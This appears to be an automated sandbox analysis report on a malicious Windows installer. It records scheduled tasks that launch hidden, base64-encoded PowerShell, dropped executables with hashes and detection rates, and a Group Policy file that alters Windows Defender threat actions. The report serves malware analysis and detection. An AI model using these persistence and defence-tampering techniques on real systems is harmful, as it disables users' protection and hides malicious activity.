Analysis stop reason:	Timeout
Detection:	MAL

Classification:	mal88.evad.winEXE@88/15@0/0
EGA Information:	• Successful, ratio: 25%
HDC Information:	• Successful, ratio: 100% (good quality ratio 97.8%) • Quality average: 84.8% • Quality standard deviation: 22.7%
HCA Information:	Failed
Cookbook Comments:	• Found application associated with file extension: .exe • Sleeps bigger than 100000000ms are automatically reduced to 1000ms

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, Conhost.exe, SgrmBroker.exe, conhost.exe, svchost.exe
- Excluded domains from analysis (whitelisted): clients2.googleusercontent.com, files.testupdate.info, fs.microsoft.com, clients2.google.com, login.live.com, settings-win.data.microsoft.com, www.testupdate.info, www.googleapis.com, service-domain.xyz, api3.testrequest.info
- Execution Graph export aborted for target Install.exe, PID 5704 because there are no executed function
- Execution Graph export aborted for target iZqzyKf.exe, PID 5100 because there are no executed function
- Execution Graph export aborted for target powershell.exe, PID 5672 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
17:26:35	Task Scheduler	Run new task: gqlLYiBSq path: powershell s>-WindowStyle Hidden -EncodedCommand cwB0AGEAcgB0AC0AcAByAG8AYwBlAHMAcwAgAC0AVwBpAG4AZABvAHcAUwB0AHkAbABlACAASABpAGQAZABlAG4AIABnAHAAdQBwAGQAYQB0AGUALgBlAHgAZQAgAC8AZgBvAHIAYwBlAA==
17:26:59	Task Scheduler	Run new task: bGZpGlqvDNKjraWjlZ path: C:\Users\user\AppData\Local\Temp\LhLAIbjVjtdXSeCjh\NRKtMpzzQqeBbPa\iZqzyKf.exe s>d8 /site_id 525403 /S
17:28:19	Task Scheduler	Run new task: gOkHqeCeW path: powershell s>-WindowStyle Hidden -EncodedCommand cwB0AGEAcgB0AC0AcAByAG8AYwBlAHMAcwAgAC0AVwBpAG4AZABvAHcAUwB0AHkAbABlACAASABpAGQAZABlAG4AIABnAHAAdQBwAGQAYQB0AGUALgBlAHgAZQAgAC8AZgBvAHIAYwBlAA==
17:28:37	Task Scheduler	Run new task: HqggdVJZxuzvaULcA path: C:\Windows\Temp\fwhiGQHhSfnZUzkc\sjPeeWCTnrqbGVf\GPooAyT.exe s>Av /site_id 525403 /S
17:28:46	Task Scheduler	Run new task: AzbKTkTFnqewi2 path: C:\Windows\system32\wscript.exe s>"C:\ProgramData\CEEEIGvNcEpIBnVB\ekFNKqy.wsf"

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	0.9260988789684415
Encrypted:	false
SSDEEP:	3:NlllulbIj:NllUbI
MD5:	13AF6BE1CB30E2FB779EA728EE0A6D67
SHA1:	F33581AC2C60B1F02C978D14DC220DCE57CC9562
SHA-256:	168561FB18F8EBA8043FA9FC4B8A95B628F2CF5584E5A3B96C9EBAF6DD740E3F
SHA-512:	1159E1087BC7F7CBB233540B61F1BDECB161FF6C65AD1EFC9911E87B8E4B2E5F8C2AF56D67B33BC1F6836106D3FEA8C750CC24B9F451ACF85661E0715B8294 3
Malicious:	false
Preview:	@...e.....@.....

C:\Users\user\AppData\Local\Temp\7zS872.tmp\Install.exe

Process:	C:\Users\user\AppData\Local\Temp\7zSFD85.tmp\Install.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	7079936
Entropy (8bit):	7.686915853000789
Encrypted:	false
SSDEEP:	98304:/s4AALTAk7Sxr3bbSarM172zp7TTJcOfYwTu31QPLM36QVvJMDTRn4QyIlMHLXrC:/s4r7SRS2N7+Of9u31QPQqQVBMHkeMx
MD5:	6F52A47480DAE7C97A64DD5AEBB8E426
SHA1:	204FE492E1CDEACEA89A4F3B2CF41626053BC992
SHA-256:	A506223F4CA78C5C90CA3E02D00A1FEF0E74B7050712C2A5E7EBAA160FA6C879
SHA-512:	994468252493276E3F3EBDE2F03153D16F862CE3277F234785116394F570BEC1E9BD7E49E40321957B7289F6BDB85A06871BBB162A552285C0B812A54FE5D78C
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 73% • Antivirus: Virustotal, Detection: 65%, Browse • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...P...P...P...._..P....a..P....`..P....K..P...P...Q..c.e..P....[..P.. c.^..P..Rich.P.....PE..L...*.].....L...R.....`....@.....6I...@.....C..x....`..N.....J.....ek.@.... .....@.....text....K.....L..... ..`.data.....`...:\..P.....@....idata..>....@.....k.....@..@.rsrc...N....`.....k.....@..@.reloc...J.....L... .k.....@..B..... .....

C:\Users\user\AppData\Local\Temp\7zSFD85.tmp\Install.exe

Process:	C:\Users\user\Desktop\file.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	6549032
Entropy (8bit):	**7.996007339533657**
Encrypted:	**true**
SSDEEP:	196608:91OnR1hEX+tZHCeOenAjtU5p5TXQCH8gIK0IAP:3OfhEX+t1QAAZWXpHNT
MD5:	3ADC95B09B9644E908114624326E8D0B
SHA1:	F633820375385B744E331CDC2B9AE5953BA454F7
SHA-256:	CEEB6E796693A8A14FB25E74DC9CD413FDBC7CFE9A973AAE194782BBA7E5B508
SHA-512:	3B0C531CEF0D521E166A3CD79992D3B7805E34BF803ACA33AED82D3E9155280D30640BCCD007305014270BD53D02F78EA0BF152846721F03B90156B5D80B56A
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 46%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....W..s...s...s...}...s...y..s...,...s...r.!.s.....s...x..s.....s.....s.^.u. ..s.Rich..s.....PE..L...S.L.....K.....@.....d....p..`..... .....text..... ..`.rdata...D.....F.....@..@.data...HZ.....2.....@....sxdata.....`.....@....rsrc...`....p.....@..@..... ....

C:\Users\user\AppData\Local\Temp\7zSFD85.tmp__data__\config.txt

Process:	C:\Users\user\Desktop\file.exe
File Type:	data
Category:	dropped
Size (bytes):	916429
Entropy (8bit):	**7.999819811223583**
Encrypted:	**true**
SSDEEP:	24576:cTPQe27Ew2SvGIEPJL5sZtRCFSkayv5pCvGL:cT3Lw2cGLvse5pCvGL
MD5:	9BA70879AF74936EC008D5FA0D5B20E5
SHA1:	494FD5E4A50513181ECF6F7D3ED0D88D0B5953FB
SHA-256:	57939DC0842C6BAA5EC304E0B63B4D7D4F7749D700EE10C3F95E7F8AF6DF531C
SHA-512:	A72C1B50F21D7F00B7E907B00A468A8981C6F316A955A3B371E944E40C154541FE8077939CEC73610324D35D93B7B0A08818817E100873BF3C52DEBAA9BE9B05
Malicious:	false
Preview:	..}..*.E.\.....)g"..y.....7-...!...g....z.p.....L....E.$.A6...!b?u.{,.r.o.y..f\...S.C.vZ.....:.[NPw....._.a.{'.....?V7)8.9.f..O...v_.#....H.6.....k....R.r...q.?...2x!.....u...Nf..Y:.uw.. .]U..dB^.X.9.^q..#E...F.....DJ..s\|)1.. .G.+..liC\|.V.....q....W.O...W<....=.r..J.....O....W..@.?.x-B...L~}w....3.bH....I.W[....<..2..[..x.H..&....Z.Ezc...S..h,.....&.^.E.p.....u:... .. F.u,...L..7..f.@..uQ.b8=r@...P*L.@..W;...;A.P....df...Z%.....i.....I.. ..H...z.";.".....M.e....8P.I/G..vK..c...9P6.p..Q.-.2FY8.c.....r...w\|..F.Y.....*.....:.Ic...*B`X.....q.R'..]U0..? .sv\|.x./..vx.....w,.MN...<...9.M+.O.Yn.#a .o...N.N..N{...MD=zx....7i..`.O.@.W^.s.F....I. GA3&.....=....}.g..v.~B...m.w.F.....t.A.^G....z.\|2..S.....".."...{.s]..K+.....h..kB.)e..c.../. ..z...v..J.....&.W...".6d$....[.".}I.S>o,.@.g.....V....v.HM.J.tCDl,.0.I...3TNL.....WR.....W.....z.3.M..s=.I.jR=.....A...pA.'t.{\[..t...am?m2..(...]....=6!$T.I..oDz.|

C:\Users\user\AppData\Local\Temp\LhLAIbjVjtdXSeCjh\NRKtMpzzQqeBbPa\iZqzyKf.exe

Process:	C:\Users\user\AppData\Local\Temp\7zS872.tmp\Install.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	7079936
Entropy (8bit):	7.686915853000789
Encrypted:	false
SSDEEP:	98304:/s4AALTAk7Sxr3bbSarM172zp7TTJcOfYwTu31QPLM36QVvJMDTRn4QyIlMHLXrC:/s4r7SRS2N7+Of9u31QPQqQVBMHkeMx
MD5:	6F52A47480DAE7C97A64DD5AEBB8E426
SHA1:	204FE492E1CDEACEA89A4F3B2CF41626053BC992
SHA-256:	A506223F4CA78C5C90CA3E02D00A1FEF0E74B7050712C2A5E7EBAA160FA6C879
SHA-512:	994468252493276E3F3EBDE2F03153D16F862CE3277F234785116394F570BEC1E9BD7E49E40321957B7289F6BDB85A06871BBB162A552285C0B812A54FE5D78C
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 73% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...P...P...P...._..P....a..P....`..P....K..P...P...Q..c.e..P....[..P.. c.^..P..Rich.P.....PE..L...*.]..... .L...R.....`....@.....6l...@.....C..x....`..N.....J.....ek.@.... .....@.....text....K.....L..... ..`.data.....`...:\..P.....@....idata..>....@.....k.....@..@.rsrc...N....`.....k.....@..@.reloc...J.....L... .k.....@..B.....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_bdb0qitz.bkl.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_oso25ttd.2p4.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1

Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	12208
Entropy (8bit):	5.378080906831871
Encrypted:	false
SSDEEP:	192:ntH+3r8cFilCDRdEI3hV3R8NuvsGEBOUSVFEJ+aNK1em9kNYrI:ntenB373qB5NSV6yrI
MD5:	BF8CBAEB85AD41414CBBA5E14D98D133
SHA1:	36CA03310D028A65589919136F71AC789F78083B
SHA-256:	38FC1F399F4BC1FEAA429809994B89E127520BC292D9829C9C2A154ED5B98620
SHA-512:	B5347A253361171103C6AE5F28256610C5C65E9513A7E5610542D8797BAC6FD11DAEAF045B9AAA2F5412A90EAE513C4C39D3D8BEE8B16DD2E6FE9EA445F810 7
Malicious:	false
Preview:	@...e.....H.....<@.^.L."My...:..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.).....System.Management.Automati on4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~.....#.Microso ft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f.....Syste m.Management...4.....].D.E.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....System.Trans actions.<.....):gK..G...$.1.q.....System.Configuration.....T.@..>@...@..)@..)@.#)@.\d@.Zd@.[d@.V.@.H.@.X.@.[.@.NT@.HT@..S @..S@.hT@.....S@..S@..S@.\.@..T@..T@.@X@.

C:\Windows\System32\GroupPolicy\Machine\Registry.pol

Process:	C:\Users\user\AppData\Local\Temp\LhLAIbjVjtdXSeCjh\NRKtMpzzQqeBbPa\iZqzyKf.exe
File Type:	RAGE Package Format (RPF),
Category:	dropped
Size (bytes):	4492
Entropy (8bit):	3.5376301600066125
Encrypted:	false
SSDEEP:	96:W9H9h9j9n9a9K9o92939l9S9nyJ0L0F0ez0Q080t0e0wD:n
MD5:	7DD1535EC1C0C87BB3CA1C6099D29919
SHA1:	74149170760B9A207D9341D820BBAB2C669B34CD
SHA-256:	D30566754F474DDFEC0766E1BAEE58679C92F6019D20D04041EEC872574CF5B2
SHA-512:	FA5B6049131FE00EE195C7D9326B9BC23FF4F981819B0BC1F3284B02233D94D7FBAE4294576E81F213CC8B4DDB34ACA6CD26E646C249FF2EBF00B019B05095A 7
Malicious:	false
Preview:	PReg....[.S.O.F.T.W.A.R.E.\.P.o.l.i.c.i.e.s.\.M.i.c.r.o.s.o.f.t.\.W.i.n.d.o.w.s. .D.e.f.e.n.d.e.r.\.T.h.r.e.a.t.s...;.T.h.r.e.a.t.s._.T.h.r.e.a.t.l.d.D.e.f.a.u.l.t.A.c.t.i.o.n...;....;....;....].[. S.O.F.T.W.A.R.E.\.P.o.l.i.c.i.e.s.\.M.i.c.r.o.s.o.f.t.\.W.i.n.d.o.w.s. .D.e.f.e.n.d.e.r.\.T.h.r.e.a.t.s.\.T.h.r.e.a.t.l.d.D.e.f.a.u.l.t.A.c.t.i.o.n...;.2.2.5.4.5.1...;....;....;....;6...].[.S. O.F.T.W.A.R.E.\.P.o.l.i.c.i.e.s.\.M.i.c.r.o.s.o.f.t.\.W.i.n.d.o.w.s. .D.e.f.e.n.d.e.r.\.T.h.r.e.a.t.s.\.T.h.r.e.a.t.l.d.D.e.f.a.u.l.t.A.c.t.i.o.n...;.2.5.6.5.9.6...;....;....;....;6...].[.S.O. F.T.W.A.R.E.\.P.o.l.i.c.i.e.s.\.M.i.c.r.o.s.o.f.t.\.W.i.n.d.o.w.s. .D.e.f.e.n.d.e.r.\.T.h.r.e.a.t.s.\.T.h.r.e.a.t.l.d.D.e.f.a.u.l.t.A.c.t.i.o.n...;.2.4.2.8.7.2...;....;....;....;6...].[.S.O.F. T.W.A.R.E.\.P.o.l.i.c.i.e.s.\.M.i.c.r.o.s.o.f.t.\.W.i.n.d.o.w.s. .D.e.f.e.n.d.e.r.\.T.h.r.e.a.t.s.\.T.h.r.e.a.t.l.d.D.e.f.a.u.l.t.A.c.t.i.o.n...;.2.1.4.7.7.4.9.3.7.3...;....;....;....;6...].[.S.O.F.T.W. A.R.E.\.P.o.l.i.c.i.e.s.\.M.i.

C:\Windows\System32\GroupPolicy\gpt.ini

Process:	C:\Users\user\AppData\Local\Temp\7zS872.tmp\Install.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	268
Entropy (8bit):	4.9507895998010145
Encrypted:	false
SSDEEP:	6:1QnMzYHxbnPonn3dXsMzYHxbnn/JIAuNhUHdhJg+5Rnn3dzC:1QM0HxbnIV0Hxbn/JnumuuzC
MD5:	A62CE44A33F1C05FC2D340EA0CA118A4
SHA1:	1F03EB4716015528F3DE7F7674532C1345B2717D

SHA-256:	9F2CD4ACF23D565BC8498C989FCCCCF59FD207EF8925111DC63E78649735404A
SHA-512:	9D9A4DA2DF0550AFDB7B80BE22C6F4EF7DA5A52CC2BB4831B8FF6F30F0EE9EAC8960F61CDD7CFE0B1B6534A0F9E738F7EB8EA3839D2D92ABEB81660DE76E7732
Malicious:	**true**
Preview:	[General].gPCUserExtensionNames=[{35378EAC-683F-11D2-A89A-00C04FBBCFA2}{D02B1F73-3407-48AE-BA88-E8213C6761F1}].gPCMachineExtensionNames=[{35378EAC-683F-11D2-A89A-00C04FBBCFA2}{0F6B957E-509E-11D1-A7CC-0000F87571E3}{D02B1F72-3407-48AE-BA88-E8213C6761F1}].Version=100001.

C:\Windows\Tasks\bGZpGlqvDNKjraWjlZ.job

Process:	C:\Windows\SysWOW64\schtasks.exe
File Type:	data
Category:	dropped
Size (bytes):	544
Entropy (8bit):	3.6848753772936576
Encrypted:	false
SSDEEP:	6:ZIA4XkXhXUEZ+lX1ssGeRGmblcZMyc0tAfTMiirgXUEZ+lX1ssGeRGmblctXF/iz:ZCwQ1ssvTl3fTM5UQ1ssvTl8FaVQDU
MD5:	2D0F1FAD7BD8EAA6F6C81B022FC62408
SHA1:	096968A9A6FAD90E2EE96F454C5BD6D514C8676E
SHA-256:	77AEB2C91998DEE181216D76F308772CB47674FD3517A63AF9E49C85C7DD9633
SHA-512:	5C70E572FD47AB928AD23CDCEC1A03B13E4B78D6FB6FD31CCBE0A3C0EC29DDA67BA9D6BA208F9774110AFBDCA8B3FEB98ED9A8D1719477DC9B784B098958C3C2
Malicious:	false
Preview:	.....h.\...L.#....mF.....<... .....s.....S.C.:.\.U.s.e.r.s.\.e.n.g.i.n.e.e.r.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.T.e.m.p.\.L.h.L.A.I.b.j.V.j.t.d.X.S.e.C.j.h.\.N.R.K.t.M.p.z.z.Q.q.e.B.b.P.a.\.i.Z.q.z.y.K.f...e.x.e.....d.8. ./.s.i.t.e._.i.d. .5.2.5.4.0.3. ./.S...G.C.:.\.U.s.e.r.s.\.e.n.g.i.n.e.e.r.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.T.e.m.p.\.L.h.L.A.I.b.j.V.j.t.d.X.S.e.C.j.h.\.N.R.K.t.M.p.z.z.Q.q.e.B.b.P.a.....D.E.S.K.T.O.P.-.7.1.6.T.7.7.1.\.e.n.g.i.n.e.e.r.....0.....

C:\Windows\Temp__PSScriptPolicyTest_4m4fvhis.grl.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Windows\Temp__PSScriptPolicyTest_xfb5zmft.y1e.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Windows\Temp\fwhiGQHhSfnZUzkc\sjPeeWCTnrqbGVf\GPooAyT.exe

Process:	C:\Users\user\AppData\Local\Temp\LhLAIbjVjtdXSeCjh\NRKtMpzzQqeBbPa\iZqzyKf.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows

Category:	dropped
Size (bytes):	7079936
Entropy (8bit):	7.686915853000789
Encrypted:	false
SSDEEP:	98304:/s4AALTAk7Sxr3bbSarM172zp7TTJcOfYwTu31QPLM36QVvJMDTRn4QyIlMHLXrC:/s4r7SRS2N7+Of9u31QPQqQVBMHkeMx
MD5:	6F52A47480DAE7C97A64DD5AEBB8E426
SHA1:	204FE492E1CDEACEA89A4F3B2CF41626053BC992
SHA-256:	A506223F4CA78C5C90CA3E02D00A1FEF0E74B7050712C2A5E7EBAA160FA6C879
SHA-512:	994468252493276E3F3EBDE2F03153D16F862CE3277F234785116394F570BEC1E9BD7E49E40321957B7289F6BDB85A06871BBB162A552285C0B812A54FE5D78C
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 73% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...P...P...P...._..P....a..P....`..P....K..P...P...Q..c.e..P....[..P.. c.^..P..Rich.P.....PE..L...*.]..... .....L...R.....`....@.....6l...@.....C..x....`..N.....J.....ek.@.... .....@.....text....K.....L..... ..`.data.....`...:\..P.....@....idata..>....@.....k.....@..@.rsrc...N....`.....k.....@..@.reloc...J.....L... .k.....@..B.....

\Device\ConDrv	
Process:	C:\Windows\System32\gpupdate.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	129
Entropy (8bit):	4.366220328806915
Encrypted:	false
SSDEEP:	3:gBgvKCGPE3UkEmdOO2AGN8cwwHBkEmdOO2AGN8cwow:guSFMEkErONGN83YkErONGN837
MD5:	EF6D648C3DA0518B784D661B0C0B1D3D
SHA1:	C5C5F6E4AD6C3FD8BE4313E1A7C2AF2CAA3184AD
SHA-256:	18C16D43EB823C1BC78797991D6BA2898ACA8EB2DE5FD6946BE880F7C6FBBEF5
SHA-512:	E1E0443CA2E0BAFAC7CBBFD36D917D751AC6BE2F3F16D0B67B43EEBD47D6A7C36F12423AFA95B6BF56E5AAD155675C3307EFC6E94F0808EB72EF27B093EADD67
Malicious:	false
Preview:	Updating policy.....Computer Policy update has completed successfully....User Policy update has completed successfully.....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.996977701480335
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	file.exe
File size:	7631904
MD5:	2d9b13584ab871c81ff24c473468cffa
SHA1:	fc29f8a56d9b3ec01bfe432f83e88585df3aa32d
SHA256:	dd1f7353d20b255088e50490aaa88d53d56156842f2d235792f69be05fc3d56f
SHA512:	b605650f7d97a392c50791556a486abf02b45d9eb954232f1e1d3b99ff60d99692b6f8137103c88f26d5f5a0362499b36d9eab69af171a6c2116e054628ca8e0
SSDEEP:	196608:91OOqb6wAmr57KeFiFnfbqs+u8TtDKjXhnY:3O/bhrr57hlFfmTDKjm
TLSH:	1A7633A4B6E1CBB5D1E52833DED413C830F8F9240A2599E7EB887E2D747C9C8E536065
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....W..s...s...s...}...s...y...s...,...s...r.!.s.....s...x...s.....s.....s.....s.^.u...s.Rich..s.....PE..L....S.L.....

File Icon

Icon Hash:	8484d4f2b8f47434

Static PE Info

General

Entrypoint:	0x414b04
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	RELOCS_STRIPPED, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, LOCAL_SYMS_STRIPPED, 32BIT_MACHINE
DLL Characteristics:	
Time Stamp:	0x4CE553F7 [Thu Nov 18 16:27:35 2010 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	3786a4cf8bfee8b4821db03449141df4

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
push FFFFFFFFh
push 0041B9E0h
push 00414A2Ch
mov eax, dword ptr fs:[00000000h]
push eax
mov dword ptr fs:[00000000h], esp
sub esp, 58h
push ebx
push esi
push edi
mov dword ptr [ebp-18h], esp
call dword ptr [0041B074h]
xor edx, edx
mov dl, ah
mov dword ptr [004233D0h], edx
mov ecx, eax
and ecx, 000000FFh
mov dword ptr [004233CCh], ecx
shl ecx, 08h
add ecx, edx
mov dword ptr [004233C8h], ecx
shr eax, 10h
mov dword ptr [004233C4h], eax
push 00000001h
call 00007FE0F0BC58ABh
pop ecx
test eax, eax
jne 00007FE0F0BC4A1Ah
push 0000001Ch
call 00007FE0F0BC4AD8h
pop ecx
call 00007FE0F0BC535Dh
test eax, eax
jne 00007FE0F0BC4A1Ah
push 00000010h

Instruction
call 00007FE0F0BC4AC7h
pop ecx
xor esi, esi
mov dword ptr [ebp-04h], esi
call 00007FE0F0BC74CCh
call dword ptr [0041B078h]
mov dword ptr [00425A3Ch], eax
call 00007FE0F0BC738Ah
mov dword ptr [00423340h], eax
call 00007FE0F0BC7133h
call 00007FE0F0BC7075h
call 00007FE0F0BC6AD0h
mov dword ptr [ebp-30h], esi
lea eax, dword ptr [ebp-5Ch]
push eax
call dword ptr [0041B07Ch]
call 00007FE0F0BC7006h
mov dword ptr [ebp-64h], eax
test byte ptr [ebp-30h], 00000001h
je 00007FE0F0BC4A18h
movzx eax, word ptr [ebp+00h]

Rich Headers

Programming Language:	• [C] VS98 (6.0) SP6 build 8804 • [C++] VS98 (6.0) SP6 build 8804 • [C] VS2010 build 30319 • [ASM] VS2010 build 30319 • [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x1e9e4	0x64	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x27000	0xa60	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x1b000	0x1f8	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x199ea	0x19a00	False	0.5822884908536585	DOS executable (COM)	6.608494417524647	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rdata	0x1b000	0x4494	0x4600	False	0.31166294642857145	data	4.368016436198423	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x20000	0x5a48	0x3200	False	0.122890625	data	1.370539432871311	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.sxdata	0x26000	0x4	0x200	False	0.02734375	data	0.020393135236084953	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_LNK_INFO, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.rsrc	0x27000	0xa60	0xc00	False	0.3388671875	data	3.3019646948427273	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x274a0	0x2e8	Device independent bitmap graphic, 32 x 64 x 4, image size 640	English	United States
RT_ICON	0x27788	0x128	Device independent bitmap graphic, 16 x 32 x 4, image size 192	English	United States
RT_DIALOG	0x278d8	0xb8	data	English	United States
RT_STRING	0x27990	0x94	data	English	United States
RT_STRING	0x27a28	0x34	data	English	United States
RT_GROUP_ICON	0x278b0	0x22	data	English	United States
RT_VERSION	0x271e0	0x2bc	data	English	United States

Imports

DLL	Import
OLEAUT32.dll	VariantClear, SysAllocString
USER32.dll	SendMessageA, SetTimer, DialogBoxParamW, DialogBoxParamA, SetWindowLongA, GetWindowLongA, SetWindowTextW, LoadIconA, LoadStringW, LoadStringA, CharUpperW, CharUpperA, DestroyWindow, EndDialog, PostMessageA, ShowWindow, MessageBoxW, GetDlgItem, KillTimer, SetWindowTextA
